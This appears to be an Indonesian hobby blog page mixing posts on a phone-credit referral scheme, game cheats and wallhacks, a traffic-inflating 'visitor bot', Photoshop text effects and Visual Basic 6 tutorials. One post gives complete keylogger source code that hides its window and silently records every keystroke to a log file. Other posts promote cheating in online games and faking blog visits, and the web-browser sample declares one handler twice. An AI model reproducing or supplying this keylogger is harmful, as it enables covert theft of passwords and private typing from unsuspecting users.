Selamat Datang Di Blog PRK Community


Guestbook

0

Cara mendapatkan Pulsa (gratis!!!!) Telkomsel , Indosat , Smartfren , XL ,Tri & Axis Excite !

Kamis, 08 Mei 2014
Cara mendapatkan pulsa gratis dari Excite Point. Ini bukan penipuan, sudah saya coba. Caranya:
1. Daftar di Disini
- Masukan ID (nama) pelanggan.
- Kata sandi dan Nomor Telepon

2. Klik OK, Masukan kode konfirmasi yg di kirim via pesan. Klik Ok lagi.
3. Mulai dapatkan poin. Isi data diri dan otomatis akan dapat poin 3000.
+200 bonus masuk.
Berikut Cara Dapat Poin Dari Excite:
- Ambil link Referal.
- Undang Teman (sebarkan link referal): 3000 poin
- Klik Iklan: 500 poin
- Isi Survei: 200 poin
- Lengkapi Data: 3000 poin
- Daftar Situs: 1000-1500 poin
- Belanja: 3000-70000 poin
- Dan lain-Lain.

Undang teman sebanyak-banyaknya dan dapat kan 3000 poin setiap mengundang 1 orang. Poin yang didapat bisa langsung ditukarkan dengan pulsa, voucher belanja, ataupun smartphone.
Bila pointnya mencapai 840.000, bisa
ditukarkan dengan SmartFren AndroMax dan smartphone yg lain.
Pendaftaran ini Gratis! Pulsa kamu tidak akan tersedot sepeserpun.
NB : Kartu TELKOMSEL tidak bisa untuk mendaftar, coba pakai kartu selain dari TELKOMSEL.

0

Cheat Xshot

Rabu, 25 Desember 2013
CHEAT XSHOT 

Link Download : DownloadTutorial:

fitur :
# Wallhack Color [ F11 Change Color ]  | Insert (ON / OFF)
# Wallhack XQZ [NO Color]              | Delete (ON / OFF)
# NO FOG                               | (Auto Hack)
# ESP Name HP                          | Home (ON)
# Auto Speed Hack                      | F2 (ON / OFF)
# Base Walk Fly                        | F3 (ON / OFF)
# Jump Unlimited                       | F4 (ON / OFF)
# Ghost Box                            | F5 (ON / OFF)
# Walk Through MAP                     | F6 (ON)
# Walk Through Human                   | F7 (ON)
# Super Speed [ CTRL ]                 | End (ON / OFF)
# Fly UP Walk                          | (Page Up / Page Down)
# Wireframe Line                       | Alt + E (ON / OFF)
# Wireframe Light                      | Alt + R (ON / OFF)
# Wireframe Ghost                      | Alt + T (ON / OFF)
# Behiview                             | Z (ON / OFF)
# Weapon Unlimited                     | Esc --> Ganti senjata (switch weapon)

tested
Windows XP : Work
Windows 7 32Bit : Work
Windows 7 64Bit: Work
Windows 8: Not test
1

Cheat SCORE Car Town ex

Sabtu, 06 Juli 2013
Cheat SCORE Car Town 2013
Tools :

Cheat Engine
Browser : Mozilla/Chrome
Cheat Table

Tutorials :

Pertama Buka Cheat Engine
Buka CT(Cheat Table/File yg di dalam RAR ini)
Buka Car Town
Open Process (Mozilla ►► plugin-container.exe || Google Chrome ►► chrome.exe )
Ke Practice
Centang kotak / Frozen pas tombol Hijau setelah "Click!"
Enjoy

NB: Kalau sudah di Frozen, Cheatnya tetap nempel.

Download
*jika diminta password : rizkimas
0

Tutorial Cara Membuat Efek Teks Neon pada Tembok

Kamis, 04 Juli 2013
tutorial photoshop kali ini saya akan menunjukkan bagaimana membuat teks efek neon yang mana mungkin tutorial ini sudah berhamburan di internet dan di situs-situs tutorial photoshop lainnya. tutorial kali ini saya akan membuat tutorial ini tidak hanya sekedar menghasilkan efek lampu neon saja tapi dengan sedikit menambahkan sedikit sentuhan lembut :) sehingga hasilnya bisa dilihat seperti pada gambar dibawah ini


bijimane, lumayan menarik bukan? yuk kita coba buat download dulu gambar dinding bata ini sebagai bahan praktek
dinding bata


pertama tama langsung buka gambar bata ke aplikasi Photoshop kamu, lalu tekan ctrl + j pada keyboard maka layer nya akan tergandakan
langkah ini dilakukan karena background masih dalam kondisi ter-lock (lihat ada gemboknya pada layer, jadi pengeditan pada gambar terbatas).
selanjutnya buka menu Layer - Layer Style - Inner Shadow atur propertinya seperti pada gambar dibawah ini lalu klik ok

agar kesan tembok lebih menjadi agak sesuatu :D, buka menu Layer - New Adjustment Layer - Brighness/Contrast lalu atur propertis nya seperti pada gambar dibawah ini


sekarang masuk ke tahap utamanya yaitu membuat teks efek lampu neon buat sebuah teks disini saya menggunakan membuat tulisan open seperti pada gambar dibawah ini



buka menu Layer - Layer Style - Drop Shadow; Inner Shadow; Outer Glow; Color Overlay. atur propertis nya seperti gambar dibawah ini


setelah teks diberi style diatas maka teks akan terlihat seperti gambar dibawah ini


sekarang kita akan buat efek cahaya nya menjadi lebih sesuatu lagi :D buat sebuah layer lalu letakkan layer tersebut dibawah layer Brightness/Contrast. lalu dengan menggunakan Brush Tool buat coretan pada layer tersebut tepat dibelakang teks nya


lalu buka menu filter blur - gaussian blur isikan 60 pada field radius


buat lagi sebuuah layer dan letakkan layer tersebut dibawh layer brightnes contarast dengan menggunakan brush ukuran kecil buat garis yang menyerupai kabel yang menghubungkan setiap huruf lalu beri efek drop shadow pada garis tersebut seperti pada gambar dibawh ini


nah begini hasil akhirnya, mudah bukan :D

0

Tutorial Cara Membuat Teks Efek beku

Langsung aja kita coba, buat sebuah dokumen baru dengan ukuran 1083 x 655 px

Lalu aktifkan Gradient tool lalu dengan settingan seperti gambar dibawah ini , buat warna gradient sebagai latar belakang kita kali ini


Buat sebuah teks disini saya buat " ICE " dengan font style "  Lithos Pro  " sebagai alternatif kamu bisa gunakan comic sans atau sejenisnya disini saya gunakan ukuran 300 settingan lengkapnya liat pada gambar dibawah ini


Buka Menu Layer  - layer Style lalu atur menu2 yang ada sesuai dengan gambar dibawah ini , jika sudah tekan tombol Ok


Maka gambarnya akan terlihat seperti gambar dibawah ini


selanjutnya gandakan layer text dengan menekan CTRL + J lalu delete style nya dengan mengklik kanan layer nya trus pilih clear layer style maka tulisan ice akan berubah seperti semula berwarna putih


Selanjutnya buka menu Image - Rotate Images - 90 CW maka gambar akan dirotasi ,lanjut buka menu Filter - Distort - Ripple (Jika ada muncul kotak konfirmasi tekan Ok saja lalu isikan 75 pada field Amount trus size nya Large) lanjut lagi buka menu  Filter - Stylize - Wind (untuk method pilih blast dan untuk direction pilih from the right) trus klik Okay


selanjutnya tahan tombol CTRL lalu klik layer teks "ICE" yang ada pada posisi kedua dari bawah maka akan membentuk seleksi.


lalu buka menu Select - Modify - Feather (isi dengan nilai 20 pada field feather radius)


lalu tekan tombol DEL pada Keyboard


buka menu filter - disort - ripple isikan amount 80 dan size small lalu ubah blending mode layernya menjadi 75%


Biar kepala ga pegel2 ngliat gambar nya yang terbalik sekarang kita kembalikan posisi gambar ke posisi normal buka menu Image - Rotate Canvas - 90 CCW


tekan CTRL + J lalu ubah blending mode layer nya menjadi dissolve dan ubah opacity menjadi 50%


Selanjutnya tambahkan teks "AGE" dengan ukuran huruf yang lebih kecil, lalu berikan style yang sama seperti layer ICE, kamu bisa mengcopy layer style nya dengan mengklik kanan layernya lalu copy dan paste kan pada layer Age


Nah Terakhir gandakan layernya ( Ctrl + J ) lalu dengan menggunakan Move Tool (v) atur posisinya

sehingga seperti gambar dibawah ini, tapi semua tergantung selera kamu


0

Tutorial Membuat Teks Efek Glossy


Sudah lama tidak menulis Tutorial Photoshop tentang teks efek, tapi akhirnya bisa ada kesempatan untuk membuat tutorial ini. Ya uda langsung aja kita coba buat


Simpan gambar dibawah ini lalu buka gambar tersebut dengan aplikasi photoshop kamu. kita akan menjadikan gambar tersebut menjadi background dari teks yang akan kita buat


Buat text sesuai keinginan kamu disini saya hanya menggunakan 2 huruf saja dengan menggunakan font "Carolingia (BigfooT)"


Langkah selanjutnya buka menu Layer > Layer Style > Drop Shadow dan setting sesuai gambar dibawah ini


Jangan langsung di close jika sudah selesai centang lagi option-option lainnya dan atur nilai-nilai propertynya seperti gambar-gambar dibawah ini Inner GLow


Bevel And Emboss
Contour
Satin
Gradient Overlay


Maka hasil akhirnya akan menjadi seperti gambar dibawah ini 

Terima kasih karena sudah mau tutorial photoshop yang satu ini, jika ada langkah-langkah yang kurang jelas atau pertanyaan lainnya silahkan tinggalkan komentar anda
0

Cheat Baseball heroes 3 juni 2013 Terbaru Work !

Rabu, 03 Juli 2013


Fitur-fitur Cheat Baseball Heroes Juli 2013 :

- Bypass

- No absorb combo
- +1 Max combo
- Auto Swing

Tools untuk Cheat Baseball Heroes Hack kali ini hanya lah dengan menggunakan Cheat Engine dan juga sebuah File yang berformat Cheat Engine.


Buat yang gak punya Cheat Engine silakan pergi ke halaman download cheat engine.


Tutorial :

1 - Open Cheat Engine Anda (versi terbaru lebih baik)
2 - Sekarang buka Game Baseball Heroes Anda
3 - Klik gambar komputer sebelah kiri atas pada bagian cheat engine (open process)
4 - Kemudian pilih gambar browser yang Anda gunakan. Misalnya Mozilla Firefox silakan Plugin-Container, 5 - kalau yang Google Chrome pilih mana yang bisa digunakan. Jadi akan lebih mudah jika menggunakan Mozilla
6 - Open File yang barusan Anda download
7 - Checklist / centang semua pada bagian addressnya, akan tetapi yang harus di INGAT adalah centangnya pada saat loadingnya 60% - 80%
Tips : Supaya tidak error lebih baik di centang pas loading 100% atau sudah masuk ke dalam stadium kalian.


Download
*Jika Diminta Password : rizkimas

0

Cara Memperbanyak Visitor Blog Secara Otomatis

Selasa, 02 Juli 2013
Langsung Aja Saya akan Share Tools Memperbanyak Visitor Blog
Caranya Gampang :
 1 - Extract Dulu File Nya .
 2 - Buka Bot_Visitors_By_Rizkymas.exe
 3 - Masukan Link Blog , Wordpress DLL
 4 - Klick Mulai , Software Ini Hanya Melakukan Proses Refresh Saja . Makannya Butuh Internet Yang Cukup Cepet

Download
Mediafire jika 4shared eror caranya ctrl+c

http://www.mediafire.com/download/yey2t8sofoip1t2/Bot_Visitors_By_Rizkymas.rar
*Jika Di minta Password : rizkimas
0

Cheat Baseball heroes 2 juni 2013 Terbaru Work !

Senin, 01 Juli 2013


Fitur-fitur Cheat Baseball Heroes Juli 2013 :

Bypass
No absorb combo
+1 Max combo
Auto Swing (New Feature)

Tools untuk Cheat Baseball Heroes Hack kali ini hanya lah dengan menggunakan Cheat Engine dan juga sebuah File yang berformat Cheat Engine.

Buat yang gak punya Cheat Engine silakan pergi ke halaman download cheat engine.

Tutorial :
1 - Open Cheat Engine Anda (versi terbaru lebih baik)
2 - Sekarang buka Game Baseball Heroes Anda
3 - Klik gambar komputer sebelah kiri atas pada bagian cheat engine (open process)
4 - Kemudian pilih gambar browser yang Anda gunakan. Misalnya Mozilla Firefox silakan Plugin-Container, 5 - kalau yang Google Chrome pilih mana yang bisa digunakan. Jadi akan lebih mudah jika menggunakan Mozilla
6 - Open File yang barusan Anda download
7 - Checklist / centang semua pada bagian addressnya, akan tetapi yang harus di INGAT adalah centangnya pada saat loadingnya 60% - 80%
Tips : Supaya tidak error lebih baik di centang pas loading 100% atau sudah masuk ke dalam stadium kalian.

*Jika Diminta Password : rizkimas


0

Cheat 8 Ball Pool Instan Win

Minggu, 30 Juni 2013
Banyak yang bilang cheat ini sudah tidak bekerja lagi 
padahal cheat ini masih bekerja pass saya pakai sampai saat ini
okelah mungkin dari kalian yang banyak tidak tahu caranya ini saya akan 
ngasih tau deh rahasianya menggunakan trik ini.

Alat-alat :
-Kopi + amunisi LA" (biar ngga stress) LOL*
-Cheat engine
-Mozilla or Chrome 
-Stopwatch

Caranya :
1. Buka C.E
2. Buat mozilla Pilih Plugin container
3. Klik enable speed
4. Ubah menjadi 0.00001
5. play 8 ball (pada saat chip sudah dipertaruhkan klik applly)
6 hapus Tanda enable speed pass timing 25 detik (Lihat di stopwatch)
7. Diemin aja ntar juga menang
8 .Puas puasin deh
9. Lebih jelas nya liat Video nya aja dah

0

Cara Membuat Keylogger Dengan Vb 6.0

Sabtu, 29 Juni 2013
- Buat timer
Name : timer1 / tmr1
interval : 100
- klik kanan "view code"
masukkan :

Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer

Private Type TList
    kode As Integer
    bawah As String
    atas As String
End Type

Private List(1 To 255) As TList
Private IndexList As Integer

Private Sub AddToTable(kode As Integer, atas As String, bawah As String)
    IndexList = IndexList + 1
    List(IndexList).kode = kode
    List(IndexList).atas = atas
    List(IndexList).bawah = bawah
End Sub

Private Sub Build_Table()
    Dim i As Integer
    For i = 65 To 90
        AddToTable i, Chr(i), Chr(i + 32)
    Next i
    AddToTable 48, ")", "0"
    AddToTable 49, "!", "1"
    AddToTable 50, "@", "2"
    AddToTable 51, "#", "3"
    AddToTable 52, "$", "4"
    AddToTable 53, "%", "5"
    AddToTable 54, "^", "6"
    AddToTable 55, "&", "7"
    AddToTable 56, "*", "8"
    AddToTable 57, "(", "9"
    AddToTable &H60, "", "0"
    AddToTable &H61, "", "1"
    AddToTable &H62, "", "2"
    AddToTable &H63, "", "3"
    AddToTable &H64, "", "4"
    AddToTable &H65, "", "5"
    AddToTable &H66, "", "6"
    AddToTable &H67, "", "7"
    AddToTable &H68, "", "8"
    AddToTable &H69, "", "9"
    AddToTable Asc(" "), " ", " "
    
End Sub

Private Sub Form_Load()
    Me.Visible = False
    Build_Table
End Sub

Private Sub AddToFile(Isi As String)
    Dim Data As String
    Dim FileHandler As Long
    
    If (Dir(App.Path & "\mylog.txt") <> "") Then
        FileHandler = FreeFile
        Open App.Path & "\mylog.txt" For Input As #FileHandler
            Data = Input(LOF(FileHandler) - 2, #FileHandler)
        Close #FileHandler
    End If
    
    FileHandler = FreeFile
    Open App.Path & "\mylog.txt" For Output As #FileHandler
        Print #FileHandler, Data & Isi
    Close #FileHandler
End Sub

Private Sub Timer1_Timer()
    Dim i As Integer
    Dim a, b As Integer
    For i = LBound(List) To UBound(List)
        a = GetAsyncKeyState(List(i).kode)
        b = GetAsyncKeyState(16)
        If (a = -32767) Then
            If (b = -32768) Then
                AddToFile List(i).atas
            Else
                AddToFile List(i).bawah
            End If
            Exit For
        End If
    Next
End Sub
0

Tutorial Cara Membuat Kalkulator dengan Visual Basic 6.0

Program kalkulator adalah program standar yang sudah tersedia di Microsoft Windows. Tetapi, tak ada salahnya jika kita mencoba membuat kalkulator sendiri dengan Microsoft Visual Basic 6.0.
Pertama-tama, buatlah sebuah form sesuai selera Anda, yang bentuknya kurang lebih seperti
kalkulator standar Windows, seperti ini:
[Image: Kalkulator.jpg]
Untuk properties dari masing-masing objek, saya contohkan seperti dibawah ini, .
Textbox 1:
(Name) : txtDisplay
Alignment: 1-Right Justify
Text : (kosongkan)
Maxlength : 12
Command Button 1:
(Name) : cmdAngka
Index : 1
Caption : 1
Command Button 2:
(Name) : cmdAngka
Index : 2
Caption : 2
Command Button 3:
(Name) : cmdAngka
Index : 3
Caption : 3
Command Button 4:
(Name) : cmdAngka
Index : 4
Caption : 4
Command Button 5:
(Name) : cmdAngka
Index : 5
Caption : 5
Command Button 6:
(Name) : cmdAngka
Index : 6
Caption : 6
Command Button 7:
(Name) : cmdAngka
Index : 7
Caption : 7
Command Button 8:
(Name) : cmdAngka
Index : 8
Caption : 8
Command Button 9:
(Name) : cmdAngka
Index : 9
Caption : 9
Command Button 10:
(Name) : cmdAngka
Index : 0
Caption : 0
Command Button 11:
(Name) : cmdPlusMinus
Caption : +/-
Command Button 12:
(Name) : cmdKoma
Caption : .
Command Button 13:
(Name) : cmdOperator
Index : 1
Caption : +
Command Button 14:
(Name) : cmdOperator
Index : 2
Caption : -
Command Button 15:
(Name) : cmdOperator
Index : 3
Caption : x
Command Button 16:
(Name) : cmdOperator
Index : 4
Caption : /
Command Button 17:
(Name) : cmdClearEntry
Caption : CE
Command Button 18:
(Name) : cmdClear
Caption : C
Command Button 19:
(Name) : cmdSamaDengan
Caption : =
Berikutnya, Anda tinggal membuat coding dari kalkulator tersebut. Jika Anda mengikuti semua
setting properties seperti diatas, maka codingnya saya contohkan seperti ini:

Private Hasil As Double
Private Const opNol = 0
Private Const opTambah = 1
Private Const opKurang = 2
Private Const opKali = 3
Private Const opBagi = 4
Private Operator As Integer
Private NilaiBaru As Boolean
' untuk menghapus karakter terakhir
Private Sub Hapus()
Dim txt As String
Dim min_len As Integer
txt = txtDisplay.Text
If Left$(txt, 1) = "-" Then
min_len = 2
Else
min_len = 1
End If
If Len(txt) > min_len Then
txtDisplay.Text = Left$(txt, Len(txt) - 1)
Else
txtDisplay.Text = "0"
End If
End Sub
' hapus angka, hasil terakhir dan operator
Private Sub cmdClear_Click()
cmdClearEntry_Click
Hasil = 0
Operator = opNol
End Sub
' hapus angka
Private Sub cmdClearEntry_Click()
txtDisplay.Text = ""
End Sub
' menambahkan koma (desimal)
Private Sub cmdKoma_Click()
If InStr(txtDisplay.Text, ".") Then
Beep
Else
If NilaiBaru Then
txtDisplay.Text = "."
NilaiBaru = False
Else
txtDisplay.Text = txtDisplay.Text & "."
End If
End If
End Sub
' Menghitung
Private Sub cmdSamaDengan_Click()
Dim HasilBaru As Double
If txtDisplay.Text = "" Then
HasilBaru = 0
Else
HasilBaru = CDbl(txtDisplay.Text)
End If
Select Case Operator
Case opNol
Hasil = HasilBaru
Case opTambah
Hasil = Hasil + HasilBaru
Case opKurang
Hasil = Hasil - HasilBaru
Case opKali
Hasil = Hasil * HasilBaru
Case opBagi
'Tidak bisa dibagi nol
If HasilBaru = 0 Then
MsgBox "Tidak bisa dibagi 0", vbOKOnly + vbCritical, "Kalku ERROR"
Call cmdClear_Click
Else
Hasil = Hasil / HasilBaru
End If
End Select
Operator = opNol
NilaiBaru = True
txtDisplay.Text = Format$(Hasil)
End Sub
' menuliskan angka
Private Sub cmdAngka_Click(Index As Integer)
If NilaiBaru Then
txtDisplay.Text = Format$(Index)
NilaiBaru = False
Else
txtDisplay.Text = _
txtDisplay.Text & Format$(Index)
End If
End Sub
' tombol tambah/kurang/bagi/kali
Private Sub cmdOperator_Click(Index As Integer)
cmdSamaDengan_Click
Operator = Index
NilaiBaru = True
End Sub
' merubah tanda +/-
Private Sub cmdPlusMinus_Click()
If NilaiBaru Then
txtDisplay.Text = "-"
ElseIf Left$(txtDisplay.Text, 1) = "-" Then
txtDisplay.Text = Right$(txtDisplay.Text, 2)
Else
txtDisplay.Text = "-" & txtDisplay.Text
End If
End Sub
' filter untuk angka saja yg dapat diketikkan
Private Sub Form_KeyPress(KeyAscii As Integer)
txtDisplay_KeyPress KeyAscii
End Sub
Private Sub Form_KeyUp(KeyCode As Integer, Shift As Integer)
txtDisplay_KeyUp KeyCode, Shift
End Sub
' supaya kursor tetap di kanan
Private Sub txtDisplay_Change()
txtDisplay.SelStart = Len(txtDisplay.Text)
End Sub
Private Sub txtDisplay_GotFocus()
txtDisplay_Change
End Sub
' untuk mengetikkan angka di keyboard
Private Sub txtDisplay_KeyPress(KeyAscii As Integer)
Dim ch As String
ch = Chr$(KeyAscii)
Select Case ch
Case "0"
cmdAngka_Click 0
Case "1"
cmdAngka_Click 1
Case "2"
cmdAngka_Click 2
Case "3"
cmdAngka_Click 3
Case "4"
cmdAngka_Click 4
Case "5"
cmdAngka_Click 5
Case "6"
cmdAngka_Click 6
Case "7"
cmdAngka_Click 7
Case "8"
cmdAngka_Click 8
Case "9"
cmdAngka_Click 9
Case "*", "x", "X"
cmdOperator_Click opKali
Case "+"
cmdOperator_Click opTambah
Case vbCrLf, vbCr, "="
cmdSamaDengan_Click
Case "-"
cmdOperator_Click opKurang
Case "."
cmdKoma_Click
Case "/"
cmdOperator_Click opBagi
Case "C", "c"
cmdClearEntry_Click
End Select
KeyAscii = 0
End Sub
' untuk ketikan angka di numpad
Private Sub txtDisplay_KeyUp(KeyCode As Integer, Shift As Integer)
Select Case KeyCode
Case vbKeyNumpad0
cmdAngka_Click 0
Case vbKeyNumpad1
cmdAngka_Click 1
Case vbKeyNumpad2
cmdAngka_Click 2
Case vbKeyNumpad3
cmdAngka_Click 3
Case vbKeyNumpad4
cmdAngka_Click 4
Case vbKeyNumpad5
cmdAngka_Click 5
Case vbKeyNumpad6
cmdAngka_Click 6
Case vbKeyNumpad7
cmdAngka_Click 7
Case vbKeyNumpad8
cmdAngka_Click 8
Case vbKeyNumpad9
cmdAngka_Click 9
Case vbKeyMultiply
cmdOperator_Click opKali
Case vbKeyAdd
cmdOperator_Click opTambah
Case vbKeySeparator
cmdSamaDengan_Click
Case vbKeySubtract
cmdOperator_Click opKurang
Case vbKeyDivide
cmdOperator_Click opBagi
Case vbKeyDecimal
cmdKoma_Click
Case vbKeyBack, vbKeyDelete
Hapus
End Select
KeyCode = 0
End Sub
0

Tutorial Membuat Web Browser Dengan Visual Basic 6.0

Lansung aja ke tutorial nya SOB :
1. Buat project ( apa aja namnya terserah )
2. Ke Components ( Ctrl+t ) terus cari components "Web Browser" klik OK
3. Terus Lakukan Seperti di SS di bawah
[Image: ArdUb.jpg]
4.masukan SC brikut :

Private Sub Command1_Click()
WebBrowser1.Navigate Text1.Text
WebBrowser1.SetFocus
End Sub

Private Sub Command2_Click()
WebBrowser1.Stop
End Sub

Private Sub Command3_Click()
WebBrowser1.GoBack
End Sub

Private Sub Command4_Click()
WebBrowser1.GoForward
End Sub

Private Sub Command4_Click()
WebBrowser1.Refresh
End Sub

Private Sub WebBrowser1_ProgressChange(ByVal Progress As Long, ByVal ProgressMax As Long)
If Progress > 0 Then
Text2.Text = Progress & "/" & ProgressMax
End If
End Sub

5. Trus Make Save.exe